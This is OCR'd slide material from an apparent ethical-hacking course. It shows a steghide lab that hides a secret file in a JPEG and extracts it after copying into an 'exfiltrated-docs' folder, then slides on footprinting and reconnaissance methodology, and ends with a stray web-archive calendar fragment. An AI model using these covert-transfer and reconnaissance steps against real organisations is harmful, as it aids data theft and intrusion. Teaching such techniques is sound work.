
Extract the secret file

```
steghide extract -sf <stego-file>
```

Embed secret file into image

original file


copy to experiment with



```
root@kali32:~/Pictures# ls
queen-annes-lace-76.jpg  queen-annes-lace.jpg  secret
root@kali32:~/Pictures# wc secret
 1  4 22 secret
root@kali32:~/Pictures# steghide embed -cf queen-annes-lace-76.jpg -ef secret
Enter passphrase:
Re-Enter passphrase:
embedding "secret" in "queen-annes-lace-76.jpg"... done
root@kali32:~/Pictures#
root@kali32:~/Pictures#
```

`steghide embed -cf queen-annes-lace-76.jpg -ef secret`

Compare images visually



queen-annes-lace.jpg

Copy of original

Properties

Size 3264 × 2448 pixels
Type JPEG image
File Size 3.1 MB
Folder Pictures

Aperture f/2.6
Exposure 1/152 sec.
Focal Length 3.7 (lens)

queen-annes-lace-76.jpg

Modified image with embedded secret file

Properties


Size 3264 × 2448 pixels
Type JPEG image
File Size 3.1 MB
Folder Pictures

Aperture
Exposure
Focal Length
ISO
Metering
Camera

Date
Time

Compare images files

ls -l




```
root@kali32:~/Pictures# ls -l
total 6104
-rw-r--r-- 1 root root 3114383 Sep 25 17:17 queen-annes-lace-76.jpg
-rw-r--r-- 1 root root 3126152 Sep 25 16:53 queen-annes-lace.jpg
-rw-r--r-- 1 root root      22 Sep 25 17:04 secret
root@kali32:~/Pictures# 
```

The modified file is slightly smaller

Copy modified image file

`scp queen-annes-lace-76.jpg rsimms@opus-ii:/home/cis76/depot/lesson05/`


root@eh-kali-05: ~/Pictures
File Edit View Search Terminal Help


```
root@eh-kali-05:~/Pictures# scp queen-annes-lace-76.jpg rsimms@opus-ii:/home/cis76/depot/lesson05/
rsimms@opus-ii's password:
queen-annes-lace-76.jpg                                          100% 3042KB  24.4MB/s   00:00
root@eh-kali-05:~/Pictures#
```

Copy the file to the Opus-II

Steganography Part e Extract file from picture

Get modified image (to EH pod)


`scp simben76@opus-ii:../depot/lesson05/*-76.jpg .`


root@eh-kali-05: ~/exfiltrated-docs
File Edit View Search Terminal Help

```
root@eh-kali-05:~/exfiltrated-docs# scp simben76@opus-ii:../depot/lesson05/*-76.jpg .
simben76@opus-ii's password:
queen-annes-lace-76.jpg                                               100% 3042KB  35.1MB/s   00:00
root@eh-kali-05:~/exfiltrated-docs# ls -l
total 3044
-rw-r--r-- 1 root root 3114591 Sep 26 14:52 queen-annes-lace-76.jpg
root@eh-kali-05:~/exfiltrated-docs#
```

Extract the secret message (on EH pod)

```
steghide extract -sf queen-annes-lace-76.jpg\
cat secret
```



root@eh-kali-05: ~/exfiltrated-docs
File Edit View Search Terminal Help

```
root@eh-kali-05:~/exfiltrated-docs# steghide extract -sf queen-annes-lace-76.jpg
Enter passphrase:
wrote extracted data to "secret".
root@eh-kali-05:~/exfiltrated-docs# cat secret
[redacted]

root@eh-kali-05:~/exfiltrated-docs# 
```

Activity

Install steghide on your Kali VM

```
apt-get update
apt-get install steghide
```

Download the image file from Opus

```
scp xxxxxx76@opus-ii.cis.cabrillo.edu:../depot/lesson05/*76.jpg .
```

Extract the secret file

```
steghide extract -sf queen-annes-lace-76.jpg
cat secret
```

Paste the secret message into the chat window

Domain 2

NISGTC
The National Information, Security & Geospatial Technologies Consortium

This workforce solution was funded by a grant awarded by the U.S. Department of Labor's Employment and Training Administration. The solution was created by the grantee and does not necessarily reflect the official position of the U.S. Department of Labor. The Department of Labor makes no guarantees, warranties, or assurances of any kind, express or implied, with respect to such information, including any information on linked sites and including, but not limited to, accuracy, continued availability or ownership.

Domain 2

Footprinting and Reconnaissance

NISGTC
The National Information, Security & Geospatial Technologies Consortium

Objectives

- Explain the term Footprinting
- Explain the information that hackers seek
- Describe information gathering tools and methodology
- Explain DNS enumeration
- Explain Whois

Footprinting


Gathering information about the security profile of a computer system or organization

First of the three pre-attack phases


Information sought:

- Domain name
- Telephone numbers
- Authentication
- Access Control Lists
- IP Address
- Services
- Presence of IDS

Information Gathering Methodology


Initial information (Domain name)
Locate the network range (Nslookup , WHOIS)
Confirm active machines (Ping)
Discover open ports/access points (Port scanners)
Detect operating systems (Telnet query)
Uncover services on ports
Map the network

Archived Websites



http://cssia.org has been crawled **68 times** going all the way back to June 5, 2004.

A crawl can be a duplicate of the last one. It happens about 25% of the time across 420,000,000 websites. FAQ

JAN

		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30	31		

FEB

					1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28		

MAR

